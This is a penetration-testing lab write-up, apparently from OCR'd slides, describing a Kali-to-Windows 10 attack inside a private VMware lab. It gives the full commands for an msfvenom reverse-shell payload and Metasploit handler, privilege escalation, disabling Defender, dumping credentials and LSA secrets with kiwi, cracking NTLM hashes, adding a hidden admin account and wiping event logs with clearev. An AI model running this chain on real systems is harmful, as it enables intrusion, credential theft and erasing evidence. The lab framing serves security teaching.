
`lsa_dump_secrets`


- **Why Used: To retrieve secrets from the Windows Local Security Authority.**
- **What It Did: Revealed plaintext default password (`8TL66P0OTJ1JPH`), SysKey, DPAPI keys.**

🔸 Load Kiwi & Grab Credentials

Cmds are:

- load kiwi
- creds_all






`load kiwi` + `creds_all`


- **Why Used:** To load Mimikatz-like functionality and extract credentials.
- **What It Did:** Retrieved tokens, stored credentials, and confirmed SYSTEM-level access.

🔸 Crack Hashes with John the Ripper

Cmds are:

- nano hashes.txt # Save hashes
- john hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt





`john` (John the Ripper)


- **Why Used:** To crack NTLM password hashes offline using wordlists.
- **What It Did:** Successfully cracked the `Administrator` password (`markinho..*7¡Vamos!`) from previously dumped hashes.

🔸 Upload Malware Stubs


Created and uploaded dummy `.exe` files:

Cmds are:

- touch http_stub.exe
- touch njrat_stub.exe




- upload http_stub.exe
- upload njrat_stub.exe



`touch` + `upload` (via Meterpreter)

- **Why Used:** To simulate malware deployment post-compromise.
- **What It Did:** Created and uploaded `http_stub.exe` and `njrat_stub.exe` into the victim's file system for demonstration, without real malware.



Clear Logs (OPSEC)

cmd:

- clearev

```
meterpreter > clearev
[*] Wiping 1720 records from Application...
[*] Wiping 1053 records from System...
[*] Wiping 19134 records from Security...
meterpreter > remove backdoor.exe
[-] Unknown command: remove. Did you mean resolve? Run the help command
meterpreter > rm backdoor.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter > rm http_stub.exe
meterpreter > rm njrat_stub.exe
meterpreter > rm backdoor.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter >
```

Logs cleared:

- Security: 19,134
- Application: 1,720

- System: 1,053


`clearev`

- **Why Used:** To erase system logs and remove traces of attacker activity.
- **What It Did:** Wiped thousands of entries from security, application, and system logs — emulating real-world OPSEC tactics.

🔸 Remove Payload (Partial Success)

Cmds are:

- rm backdoor.exe
- rm http_stub.exe
- rm njrat_stub.exe



Result: Malware stubs removed. `backdoor.exe` not deleted due to file lock.

Penetration Testing on Windows → The Process

We began by setting up a controlled penetration testing lab using Kali Linux as the attacker machine and Windows 10 Pro as the target system. Both were configured in VMware with bridged networking to ensure they shared the same subnet — Kali at `192.168.184.129`, and Windows at `192.168.184.134`.

🔹 Payload Creation

We launched the **Metasploit Framework** in Kali, one of the most popular open-source platforms for developing and executing exploit code. Under this framework, we used the `msfvenom` utility to craft a reverse TCP payload:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.184.129 LPORT=8080 -f exe -o backdoor.exe
```

This generated a Windows executable (`backdoor.exe`) designed to call back to our Kali machine once executed, initiating a Meterpreter session.

🔹 Delivering the Payload

We manually transferred `backdoor.exe` to the target machine — simulating a user downloading or running an application from an untrusted source.

🔹 Starting the Exploit Handler

We then configured Metasploit to listen for incoming connections:

- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 192.168.184.129
- set LPORT 8080
- exploit

Shortly after the victim executed the file, we observed a successful shell being opened:

[*] Meterpreter session 1 opened (192.168.184.129:8080 -> 192.168.184.134)

At this point, we were inside the Windows machine.

🔹 Enumerating the System

Inside Meterpreter, we gathered basic system data:

- sysinfo
- getuid
- ipconfig

We confirmed:

- OS: Windows 10 (Build 19045)
- Architecture: x64
- User: `DESKTOP-CJAVKK9\shame`
- IP: `192.168.184.134`

🔹 Privilege Escalation

To go beyond user-level access, we ran:

- getsystem

🔹 Bypassing Security

Since antivirus and firewall can interfere with remote control, we disabled them manually:

cmd

- powershell Set-MpPreference -DisableRealtimeMonitoring $true

This gave us a clear path for post-exploitation without interruption.

🔹 Gathering Credentials

We loaded the Kiwi extension:

- load kiwi
- creds_all
- lsa_dump_secrets

This retrieved:

- NTLM hashes for all user accounts
- LSA secrets including a plaintext password: `8TL66P0OTJ1JPH`
- DPAPI and NL$KM secrets used in Windows credential management

🔹 Offline Password Cracking

From our Kali machine, we saved the hashes and ran:

- john hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt

Within seconds, we cracked the built-in Administrator password:

markinho..*7¡Vamos!

This would allow us direct login through any interface.

🔹 System Fingerprinting

We jumped into CMD shell to collect more details:

cmds

- systeminfo
- wmic bios get serialnumber
- wmic diskdrive get model
- wmic baseboard get product, manufacturer

We confirmed that the system was a VMware virtual machine with Intel 440BX board, virtual NVMe disk, and a standard Windows install.

🔹 Creating Persistence

We created a hidden local admin account for long-term access:

cmd

- net user shameer_admin /add
- net localgroup administrators shameer_admin /add

This ensured we could return anytime, even if our shell was lost.

🔹 Simulating Malware Deployment

We crafted two harmless dummy files:

- touch http_stub.exe
- touch njrat_stub.exe

Uploaded them into the victim's Downloads folder:

- upload http_stub.exe
- upload njrat_stub.exe

This demonstrated how attackers place additional malware for remote control or lateral movement — even if no execution was performed here.

🔹 Cleanup

To emulate attacker stealth, we ran:

- clearev

This wiped all security, system, and application logs. We then tried to remove the payload:

- rm backdoor.exe
- rm http_stub.exe
- rm njrat_stub.exe

Only the stub files were deleted; `backdoor.exe` was locked — which shows real-world constraints an attacker might face.